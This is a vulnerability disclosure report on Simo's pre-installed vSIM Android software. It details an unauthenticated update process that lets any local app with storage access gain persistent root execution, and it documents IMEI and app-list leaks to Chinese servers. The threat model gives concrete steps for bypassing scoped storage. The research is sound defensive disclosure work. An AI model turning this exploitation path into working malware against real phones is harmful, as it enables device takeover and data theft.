Security Analysis of Simo's vSIM Android Software

Ryan Johnson, Mohamed Elsabagh, and Angelos Stavrou

Quokka

Security Analysis of Simo's vSIM Android Software

Ryan Johnson, Mohamed Elsabagh, and Angelos Stavrou

Executive Summary

Simo uses specialized hardware and pre-installed software in certain Android smartphone devices to provide mobile data using Virtual Subscriber Identity Module (vSIM) technology. We examined Simo's pre-installed software and discovered that it contains vulnerabilities that can be locally exploited due to multiple flaws, most notably a lack of authentication of the source update material, in their software update process. Specifically, any app co-located on a vulnerable device with write access to external storage can achieve arbitrary code and command execution as the root user with an SELinux domain of osi by providing a spoofed software update that will be processed as if it is authentic. Processes executing with the osi SELinux domain can programmatically perform the following actions: install apps, grant runtime permissions to apps (including permissions with protection levels of dangerous and development), access extensive Personally Identifiable Information (PII) using the programmatically granted permissions, uninstall apps, set the default launcher app to a malicious launcher app that spoofs other apps, set a network proxy to intercept network traffic, unload kernel modules, set the default keyboard to a keyboard that has keylogging functionality, examine notification contents, send text messages, and more. When exploiting the insecure update process, a local app with write access to external storage can also supply an arbitrary ARM binary in the spoofed update that will be locally stored on internal storage and executed at system startup to achieve persistence.

In addition to Simo's insecure update process, pre-installed Simo software sends the following PII in plaintext using HTTP to servers located in China: user's list of installed apps and device International Mobile Equipment Identity (IMEI). This PII is transmitted to the following domain: log.skyroam.com.cn (IP address of 18.163.199.177 as of May 3rd, 2021) using HTTP. When the device is plugged in to charge, the device IMEI is also sent over HTTP every hour with no new information that seems particularly useful or relevant, which when viewed cynically can be used as coarse-grained, IP-based location tracking technique. The transmission of PII, in the aforementioned cases, occurs without any user involvement and does not require that the user actually use the Simo software or its services. We dynamically confirmed the insecure update vulnerabilities in the BLU G90, BLU G9, Wiko Tommy 3, Wiko Tommy 3 Plus, and Luna Simo Android devices, and we dynamically captured the aforementioned PII transmission behaviors in the BLU G90, BLU G9, and Luna Simo Android devices. Simo's website lists additional devices that contain their vSIM technology that we have not physically examined, although we have statically examined the firmware of these devices. The Tecno Camon 12 and Tecno Camon 12 Pro firmware images we examined have the same SHA-256 hashes of Simo system binaries with other devices that we dynamically verified as vulnerable.

According to Google Play's webpage for Simo's app named SIMO - Global & Local Internet Service Provider, it has more than 10 million installations, as of May 3, 2021. The downloading and installation of the Simo app is restricted to Simo-compatible Android devices. We tried using the Simo service in the United States on Simo-compatible Android devices, but we were unable to actually get the service to work properly. We contacted Simo and Skyroam via phone and email on February 26, 2021 to try to troubleshoot the issue in order to get the Simo service to function properly, but we have not received any response from them as of May 15, 2021.

1. Exploitable Vulnerabilities and Observed PII Transmissions

Table 1 provides a list of vulnerabilities and PII transmission behaviors that we dynamically confirmed using the BLU G90, BLU G9, and Luna Simo Android devices. In addition, we dynamically confirmed that the Wiko Tommy 3 and Wiko Tommy 3 Plus Android devices contain the insecure update vulnerabilities, although we did not have enough physical access to them to examine for the PII transmission behaviors. The vulnerabilities listed in Table 1 result from multiple flaws in the insecure software update process, used by Simo for their own software. The Simo software update process lacks proper authentication of the source of the update material, allowing local actors to provide their own spoofed update material that will be dutifully processed as if it is authentic. The nature of the vulnerabilities and PII transmissions are explained in further detail in Section 2 and Section 3.

Table 1. List of exploitable vulnerabilities in Simo software and observed PII transmission.

Confirmed Vulnerability / Observed PII Behavior	Significance
Exposes local arbitrary command injection as the root user (SELinux context of u:r:osi:s0) with access to the package and ashmem_device_service system services and multiple Linux capabilities to third-party apps co-located on the device that have been granted permission to write to external storage.	A local third-party app with write access to external storage can execute commands as the root user with an SELinux context of u:r:osi:s0 that has access to the package and ashmem_device_service system services and has been granted various Linux capabilities, allowing it to programmatically perform the following actions: install apps, grant runtime permissions, uninstall apps, access extensive PII, force unload kernel modules, sniff network traffic, spoof apps by changing the launcher app to a malicious one, send text messages, and more.
Exposes local arbitrary code execution as the root user (SELinux context of u:r:osi:s0) by allowing third-party apps co-located on the device that have been granted write access to external storage to provide an arbitrary ARM binary that gets stored and executed at system startup, thus achieving persistence.	A local third-party app with write access to external storage can obtain persistent code execution as the root user with an SELinux context of u:r:osi:s0 by supplying an arbitrary ARM binary that is started by an Android Init service after the system boots to achieve persistence.
Sends the list of installed apps and IMEI using HTTP to servers in China (domain of log.skyroam.com.cn).	PII is transmitted to a network endpoint in another country which the user may not suspect is occurring in the background without their consent. Google started filtering the list of installed apps returned to apps that target Android 11 after considering the installed app list to be "personal and sensitive user data."[1]
Sends IMEI using HTTP to servers in China (domain of countly.skyroam.com) which occurs every hour when the device is plugged in to charge.	The IMEI is sent using HTTP with no truly useful new information in the HTTP request. When viewed cynically, this can be possibly used as a coarse-grained, IP-based location tracking technique.
Leaks device IMEI values to system properties.	Any local app on the device can obtain the device's 3 IMEI values without having any permissions or special privileges. Google restricted third-party apps from directly obtaining the IMEI values on Android 10.[2]
Sends the list of user-installed apps and IMEI using HTTPS to servers in Germany (domain of simo.skyroam.com) whenever the SIMO app is started from the launcher.	The user may not expect that this PII is transmitted to an endpoint in another country.

1.1 Simo-Compatible Android Devices

The transmission of PII occurs by default and does not require any user interaction, except in one case which requires the user to launch the SIMO app by clicking on its icon in the launcher. When the user clicks on the SIMO app icon, the list of user-installed applications and IMEI is transmitted over the network using HTTPS. This same data, user's installed app list and IMEI, is programmatically transmitted in the background by a different process using HTTP that

1 https://developer.android.com/training/package-visibility

2 https://developer.android.com/about/versions/10/privacy/changes#non-resettable-device-ids

occurs by default and requires no user interaction. Therefore, the same PII is being sent out even at regular intervals independent of whether the user uses Simo's software or not. For the vulnerabilities listed in Table 1 to be exploited, the user needs to have an Android device that contains vulnerable Simo software and its associated hardware. Simo lists the Android devices they support on their website, provided in Table 2, which were obtained on May 3, 2021.[3]

We dynamically verified the vulnerabilities and PII transmissions listed in Table 1 with the BLU G90, BLU G9, and Luna Simo Android devices, although the Luna Simo Android device is not listed on Simo's website and therefore is not present in Table 2.[4] We dynamically verified that the Wiko Tommy 3 and Wiko Tommy 3 Plus Android devices contain the insecure update vulnerabilities. The remaining Simo-compatible Android devices listed in Table 2, those from TECNO, are not easily accessible in the United States. One of the two Simo apps, named SIMO - Global & Local Internet Service Provider, that comes pre-installed on the BLU G90, Wiko Tommy 3, Wiko Tommy 3 Plus, and Luna Simo Android devices has more than 10 million installations on Google Play.[5] Strangely, the SIMO - Global & Local Internet Service Provider app did not come pre-installed on the BLU G9 Android device we examined, even though this app is necessary to use Simo services. Google Play restricts the downloading of the SIMO - Global & Local Internet Service Provider app to specific devices that support Simo, so the 10 million installations should be limited to Simo-compatible Android devices.

Table 2. Simo-compatible devices according to Simo's https://simowireless.com/phoneWithSIMO.html webpage.

Android Device	Availability
BLU G90	U.S. and South America
BLU G9	U.S. and American countries
TECNO Camon 12	Nigeria
TECNO Camon 12 Pro	Nigeria
WIKO Tommy 3 Plus	Indonesia
WIKO Tommy 3	Indonesia

Simo's website, the source of Table 2, is out-of-date since it does not mention the Luna Simo Android device. In addition, Figure 1 provides a screenshot of a Facebook post made by SIMO Nigeria that lists various additional Android devices that SIMO Nigeria claims are Simo-compatible.[6]




Figure 1. Screenshot of a Facebook post by SIMO Nigeria listing additional Simo-compatible Android devices.

3 https://simowireless.com/phoneWithSIMO.html

4 http://luna.id/luna-simo/

5 https://play.google.com/store/apps/details?id=com.skyroam.app

6 https://www.facebook.com/113862403642874/posts/hello-simo-fans-simo-app-is-available-on-the-following-devices-open-simo-app-on-/131310388564742/

We are unsure of the exact scope of Simo-compatible Android devices, although we are actively examining Android firmware images to determine if they contain a pre-installed version of Simo software that is vulnerable based. Additional information on impacted devices is provided in Section 4.

1.2 Threat Model

To exploit the vulnerabilities listed in Table 1, the user will need to have a third-party app installed on their device since the vulnerabilities can only be exploited locally. A malicious third-party app can theoretically reach the device through social engineering, phishing, trojanized app, remote exploit, or supply chain attack. Once this local app is installed on the device, it needs to be granted the android.permission.WRITE_EXTERNAL_STORAGE permission which allows the app to create and write to files on external storage. External storage is a shared file system location that is generally implemented as an emulated SD card. The WRITE_EXTERNAL_STORAGE permission has a protection level of dangerous and must be granted to the app by the user or be programmatically granted through a separate vulnerability. Achieving the granting of this permission can be accomplished by directly prompting the user to grant the permission to the app since it is not an uncommon permission for an app to request or by using subversive methods such as Graphical User Interface (GUI) cloaking attacks.[7] Once the local app on the device has been granted the WRITE_EXTERNAL_STORAGE permission, it can exploit the vulnerabilities listed in Table 1 by placing an encrypted zip file with arbitrary contents of its choosing at a specific file path on external storage to programmatically initiate the update process for the Simo software with a spoofed update file. The update will be successful since no authentication is performed on the spoofed update file.

Android version 10 from the Android Open Source Project (AOSP) introduced changes so that if an Android app targets Android version 10 or higher, it will be subjected to scoped storage restrictions on external storage which removes global access to all files on external storage and only provides an app-specific directory for the app on external storage.[8] In this context, "target" means the value corresponding to the android:targetSdkVersion attribute that is set in the AndroidManifest.xml of an Android app.[9] An Android app is only subjected to the restrictions of scoped-storage on Android devices that are running Android 10 (or higher) if the app also targets Android version 10 or higher by setting the android:targetSdkVersion attribute to 29 or higher. Therefore, to avoid being subjected to scoped storage on an Android 10 device, the local attack app will have to target a Software Development Kit (SDK) level below 29 (i.e., Android 10) in its AndroidManifest.xml file. This is easily accomplished by setting the attack app's android:targetSdkVersion attribute in its AndroidManifest.xml file to a level of 28 (or lower) prior to app compilation. In addition, there is also an easy way to exempt an third-party app from scoped storage when it targets Android 10 and executes on an Android 10 device by using the android:requestLegacyExternalStorage="true" attribute in the application element in the app's manifest.[10]

For the PII transmission behaviors listed in Table 1, they all will occur by default without the user even using Simo software except for the last row in the table which requires that the user launch the SIMO app from the launcher by clicking the SIMO app icon. So the threat model for the PII transmission is to simply have a Simo-compatible Android device that is vulnerable and the installed app list and device IMEI will be sent to servers in China without the user doing anything other than being connected to Wi-Fi or having a valid Subscriber Identity Module (SIM) card inserted.

1.3 Simo Software Version Information

We dynamically verified the vulnerabilities in 5 different Android devices and confirmed the PII transmissions using 3 different Android devices. We focus on the BLU G90 Android device since it has the most recent software. We ordered a BLU G90 Android device from Amazon which was delivered on December 28, 2020.[11] The device shipped with a build fingerprint of BLU/G90/G0310WW:10/QP1A.190711.020/1592848714:user/release-keys and we upgraded it to the BLU/G90/G0310WW:10/QP1A.190711.020/1615191540:user/release-keys build, which is the most recent build available to the device as of May 3, 2021. A build fingerprint is a string that uniquely identifies an Android Operating System (OS) software build version as it contains composite information such as the brand, model, Android OS major version, Android OS incremental version, build type, and tags. The most recent BLU G90 build we examined (BLU/G90/G0310WW:10/QP1A.190711.020/1615191540:user/release-keys) has a ro.build.date system property value of Mon Mar 8 16:16:00 CST 2021. The oldest BLU G90 build we examined (BLU/G90/G0310WW:10/QP1A.190711.020/1585383273:user/release-keys) has a ro.build.date system property value of Sat Mar 28 16:04:31 CST 2020. We confirmed that BLU G90, BLU G9, and Luna Simo Android devices with

7 https://iisp.gatech.edu/sites/default/files/documents/ieee_sp17_cloak_and_dagger_final.pdf

8 https://developer.android.com/about/versions/10/privacy/changes#scoped-storage

9 https://developer.android.com/guide/topics/manifest/uses-sdk-element#target

10 https://developer.android.com/training/data-storage/use-cases#opt-out-in-production-app

11 https://smile.amazon.com/gp/product/B089NZ71KQ/ref=ppx_yo_dt_b_asin_title_o01_s00

the build fingerprints, obtained from the ro.build.fingerprint system property, shown in Table 3 contain the vulnerabilities and exhibit the PII transmission behaviors listed in Table 1. In addition, we confirmed that the Wiko Tommy 3 and the Wiko Tommy 3 contain the vulnerabilities listed in Table 1.

Table 3. List of dynamically-verified vulnerable builds.

Vendor	Model	Build Fingerprint
BLU	G90	BLU/G90/G0310WW:10/QP1A.190711.020/1615191540:user/release-keys
		BLU/G90/G0310WW:10/QP1A.190711.020/1610513326:user/release-keys
		BLU/G90/G0310WW:10/QP1A.190711.020/1602858033:user/release-keys
		BLU/G90/G0310WW:10/QP1A.190711.020/1592848714:user/release-keys
		BLU/G90/G0310WW:10/QP1A.190711.020/1585383273:user/release-keys
BLU	G9	BLU/G9_SR/G0130WW_SR:9/PPR1.180610.011/1573531454:user/release-keys
Wiko	Tommy 3	WIKO/W_K600ID/W_K600:8.1.0/O11019/1547120908:user/release-keys
Wiko	Tommy 3 Plus	WIKO/W-V600ID/W-V600:8.1.0/O11019/1539241059:user/release-keys
Luna	Simo	ELEVATE/LUNA_G50/LUNA_G50:9/PPR1.180610.011/202001031830:user/release-keys

The pre-installed software for the vSIM technology, as best we can tell, is provided by Skyroam based on the package names, shown in Table 4, of the Android apps that come pre-installed on the BLU G90, BLU G9, Wiko Tommy 3, Wiko Tommy 3 Plus, and Luna Simo Android devices.[12] Simo appears to be a sub-brand of Skyroam Inc.[13] According to Skyroam's LinkedIn webpage, the company was founded in Silicon Valley in 2008, and is currently headquartered in San Francisco, California, as of May 3, 2021.[14] Table 4 provides package name, version information, path on device, and SHA-256 message digest for the pre-installed Simo apps on the BLU G90, BLU G9, Wiko Tommy 3, Wiko Tommy 3 Plus, and Luna Simo Android devices. In addition, Table 4 also contains an entry for an update to the com.skyroam.silverhelper app for the BLU G90 Android device that was remotely initiated by Simo. An Android Package (APK) file is a standalone file that contains code and resources for an Android app. The message digests in Table 4 belong to the files corresponding to the most recent build fingerprint, when multiple are present, for the Android devices in Table 3.

Table 4. Version information for the Simo pre-installed Android apps on the Android devices that have been verified to contain the software update vulnerabilities.

Vendor	Model	Package Name	Version Code	Version Name	App File Path	SHA-256 Message Digest
BLU	G90 com.skyroam.app com.skyroam.silverhelper (remotely-updated version from Simo)	com.skyroam.silverhelper	232	2.0.232	/system/priv-app/SilverHelper/SilverHelper.apk	
		419	4.0.419	/system/app/Simo/Simo.apk	d8f319e-	
		260	2.0.260	/data/app/com.skyroam.silverhelper-<23 alpha-numeric characters>==/base.apk		

12 https://simowireless.com/

13 https://www.businesswire.com/news/home/20191007005076/en/Skyroam-and-BLU-Team-Up-to-Offer-the-First-Smartphone-in-the-US-to-Leverage-Virtual-SIM-vSIM-Technology

14 https://www.linkedin.com/company/skyroam/about/

BLU	G9	com.skyroam.silver-helper	195	B.2.0.195	/system/priv-app/SilverHelper/SilverHelper.apk	
Wiko	Tommy 3 com.skyroam.app	com.skyroam.silver-helper	124	1.5.10	/system/priv-app/SilverHelper/SilverHelper.apk	
		95	3.2.95	/system/app/Simo/Simo.apk	ab01fed-c628f54fe-c377a59ebd-	
Wiko	Tommy 3 Plus com.skyroam.app	com.skyroam.silver-helper	114	1.5.6	/system/priv-app/SilverHelper/SilverHelper.apk	cd63d2de3d-abec-
		54	3.1.5	/system/app/Simo/Simo.apk	40ced84376f-c75fd2706f-	
Luna	Simo com.skyroam.app	com.skyroam.silver-helper	215	2.0.215	/system/priv-app/SilverHelper/SilverHelper.apk	3d87d519ad84a-9f0cca2ce-8a645b-98de172aa09d-
		358	4.0.358	/system/app/Simo/Simo.apk	a13cfba7b-	

The pre-installed app with a package name of com.skyroam.silverhelper cannot be uninstalled or disabled on the BLU G90, BLU G9, Wiko Tommy 3, Wiko Tommy 3 Plus, and Luna Simo Android devices. The com.skyroam.silverhelper app also cannot be disabled since it executes with the shared system user ID (UID) and thus is considered a necessary part of the Android system itself. The com.skyroam.silverhelper app executes in the background and checks for updates to Simo software. The com.skyroam.app app is user-facing and allows the user to register to use Simo's vSIM service. The com.skyroam.app app is present on the BLU G90, Wiko Tommy 3, Wiko Tommy 3 Plus, and Luna Simo Android devices. On these devices, the com.skyroam.app app cannot be uninstalled, although it can be disabled through the Settings app. Disabling the com.skyroam.app app will only prevent the behavior in the last row of Table 1 from occurring, whereas the others are unaffected since they reside in or are initiated by other different Simo software. Surprisingly, the BLU G9 Android device did not have the com.skyroam.app app pre-installed which is necessary to register for and use Simo services. Only one of the two pre-installed apps, com.skyroam.app, is available on Google Play.[15] Figure 2 shows a screenshot of the Additional Information section from Google Play's webpage for the com.skyroam.app app named SIMO - Global & Local Internet Service Provider, that was taken on May 3, 2021. According to Google Play, the SIMO - Global & Local Internet Service Provider app has more than 10 million installations.




Figure 2. Screenshot of the Additional Information Section from Google Play's webpage for Simo's app named SIMO - Global & Local Internet Service Provider (package name of com.skyroam.app).

15 https://play.google.com/store/apps/details?id=com.skyroam.app

The downloading of this app is restricted by device type since it requires a Simo-compatible Android device. Figure 3 is a screenshot of the SIMO - Global & Local Internet Service Provider app's webpage on Google Play where the Google account does not have any of the devices listed in Table 2 associated with the Google account that is viewing the app; thus, preventing a successful download and installation of the app.




Figure 3. Screenshot of Google Play's device restrictions for installing Simo's app named SIMO - Global & Local Internet Service Provider (package name of com.skyroam.app).

Although the Install button is present in Figure 3, the com.skyroam.app app cannot be downloaded and installed when pressed, as shown in Figure 4, since there are no Simo-compatible devices associated with the Google account.




Figure 4. Screenshot of Google Play's enforcement of device compatibility for installing Simo's app named SIMO - Global & Local Internet Service Provider (package name of com.skyroam.app).

In addition to Simo's pre-installed apps, the BLU G90, BLU G9, Wiko Tommy 3, Wiko Tommy 3 Plus, and Luna Simo devices each contain two pre-loaded ARM binaries on the read-only system partition, displayed in Table 5. In addition to the two system binaries, Table 5 contains an ARM binary that was remotely updated by Simo, /data/simo_fs/runspace/osi, which acts as a replacement for the /system/bin/osi_bin system binary. The SHA-256 message digests in Table 5 belong to the files corresponding to the most recent build fingerprint, if multiple are present, for the Android devices listed in Table 3.

Table 5. Simo's pre-loaded system binaries.

Vendor	Model	Binary File Path	SHA-256 Message Digest
BLU	G90	/system/bin/osi	eb35b50e617daaf30b43800468adb5e1e5cc2e-c05ed7e9166e82f679c425003a
		/system/bin/osi_bin	cb302959445b3b5b9c187878768e66fc3945ebc3c7a-06e31851ad37acadb97e8
		/data/simo_fs/runspace/osi (remotely-updated version from Simo)	a9bcd073d308a89c59e02cbe91362c8dde148b66ed0dc-88c6fd0ddcd24fb58c8
BLU	G9	/system/bin/osi	eb35b50e617daaf30b43800468adb5e1e5cc2e-c05ed7e9166e82f679c425003a
		/system/bin/osi_bin	f984e4dcd2c6d54b680a3b1ae1384d-65321fa02169d738fdc6eec7d11a27515f
Wiko	Tommy 3	/system/bin/osi	eb35b50e617daaf30b43800468adb5e1e5cc2e-c05ed7e9166e82f679c425003a
		/system/bin/osi_bin	8227289420718688c7ede8b-32c316e15be4d69bdd33d6da9f838f6bb70ad0518
Wiko	Tommy 3 Plus	/system/bin/osi	eb35b50e617daaf30b43800468adb5e1e5cc2e-c05ed7e9166e82f679c425003a
		/system/bin/osi_bin	ee3445b91b41bda674416ee9a0bbf2aceed-0e5173fb0751fd8f823fb3ad7678f
Luna	Simo	/system/bin/osi	eb35b50e617daaf30b43800468adb5e1e5cc2e-c05ed7e9166e82f679c425003a
		/system/bin/osi_bin	2d2e033925917298b953fb66537dcdb648b-cf0002163d0d65241057fb4f17faf

Detailed information about the Simo pre-installed apps and system binaries is provided in Section 1.5 and Section 2.

1.4 Network Endpoints

Table 6 provides a non-exhaustive list of network endpoints that the pre-installed Simo apps and pre-loaded system Simo binaries communicate with using HTTP and HTTPS. Notably, requests made solely using HTTP do not inherently provide any encryption, exposing any transmitted data to eavesdropping attacks where it can be "sniffed" on the local network or another network en route to its final destination. In addition, communications using HTTP are vulnerable to Man-In-The-Middle (MITM) attacks.

Table 6. A non-exhaustive list of the HTTP and HTTPS network connections initiated by Simo software.

URL (without querystring)	Initiating Process	Frequency	Notable Data
http://log.skyroam.com.cn:9110/index	/system/bin/osi_bin	Around every 5 hours	List of installed apps and IMEI are contained in a gzip-compressed plaintext log file that is embedded in a multi-part form of an HTTP POST request.

http://countly.skyroam.com/i	com.skyroam.silverhelper	Every hour when the device is plugged in to charge	The device IMEI is used as the value to the device_id key in the querystring in a HTTP GET request.
https://simo.skyroam.com/simo/common/version/serverUpdate	com.skyroam.silverhelper	Every 24 hours	The zipUrl key in the JSON response to an HTTPS GET request contains a URL where the most recent update to the Simo software can be downloaded.
https://simo.skyroam.com/simo/product/commodity/queryExistApp	com.skyroam.app	Whenever the user clicks the "SIMO" app icon from the launcher	List of user-installed apps and IMEI are sent in the values for the imei and packages keys in a JSON object of an HTTPS POST request.

There are various other network endpoints the Simo software communicates with, but we only focus on the endpoints related to transmission of PII and those partially related to the vulnerabilities in the software update process. These network connections and their contents are further explained in Section 2.2 and Section 3.

1.5 Simo Software Update Workflow

A high-level system diagram displaying the interacting components that perform the update process for Simo software is provided in Figure 5. We subsequently explain the Simo update process in greater detail, explaining each step. Certain abstractions in Figure 5 have been made (mostly regarding startup behavior with init, zygote, and system_server) to focus on the important aspects of the Simo update workflow.




Figure 5. Standard workflow diagram for the Simo software to update itself.

The com.skyroam.silverhelper app starts executing after the boot process completes, due to it receiving the BOOT_COMPLETED broadcast Intent sent by the Android OS (step in Figure 5). The com.skyroam.silverhelper app then checks to see if the osi service is executing by checking if the value of the init.svc.osi system property has a corresponding value of running. The init.svc.<service name> is a special system property that shows the status of an Init service. If the osi service is not currently running (e.g., the init.svc.osi system property has a corresponding value of stopped), then the com.skyroam.silverhelper app uses Java reflection to invoke the com.mediatek.telephony.ExternalSimManager.initializeService(byte[])boolean method with a parameter of null. This method sets the ctl.start system property with a value of osi (step in Figure 5), that is monitored by the init process which starts the osi service, if it is not already running, as it is defined in Listing 1.

The init process is the first userspace process to execute in Unix-like systems, including Android. A detailed explanation of the init process and the Android Init language is beyond the scope of this document. Android provides an Init language that allows certain pre-installed apps to indirectly start and stop privileged processes by setting system properties that are monitored by the init process.[16] Android Init Services are declared in authorized rc files using the Android Init language which is processed by the init process. The BLU G90 Android device has an rc file with a path of /system/etc/init/osi.rc, displayed in its entirety in Listing 1, which shows the declaration of the osi service and its corresponding executable, /system/bin/osi, that executes as the root user with group IDs (GIDs) of root and system. The first portion of the osi.rc file creates two directories that the /system/bin/osi_bin process uses when performing a software update to Simo software, ensuring that they are present prior to their subsequent use.

```
on post-fs-data
   mkdir /data/simo_fs 0770 root root
   mkdir /data/simo_fs/runspace 0770 root root

service osi /system/bin/osi
   class main
   user root
   group root system
   disabled
   oneshot
```

Listing 1. The entire /system/etc/init/osi.rc file showing the declaration of the osi service from a BLU G90 Android device.

The ctl.start property is a special system property for authorized apps to start Init services.[17] The com.skyroam.silverhelper app executes as the system user, so it is authorized to set the ctl.start system property to start Init services, such as the osi service. The setting of the ctl.start system property is performed using the standard framework Android Application Programming Interface (API) call for setting a system property, android.os.SystemProperties.set(java.lang.String, java.lang.String) Void, with parameters of ctl.start and osi. The command line equivalent of this API call uses the setprop command: setprop ctl.start osi. The Dalvik bytecode for the com.mediatek.telephony.ExternalSimManager class is contained within the /system/framework/mediatek-telephony-common.jar file. The mediatek-telephony-common.jar file is part of the BOOTCLASSPATH environment variable and loaded into zygote and, by extension, each app spawned from zygote.

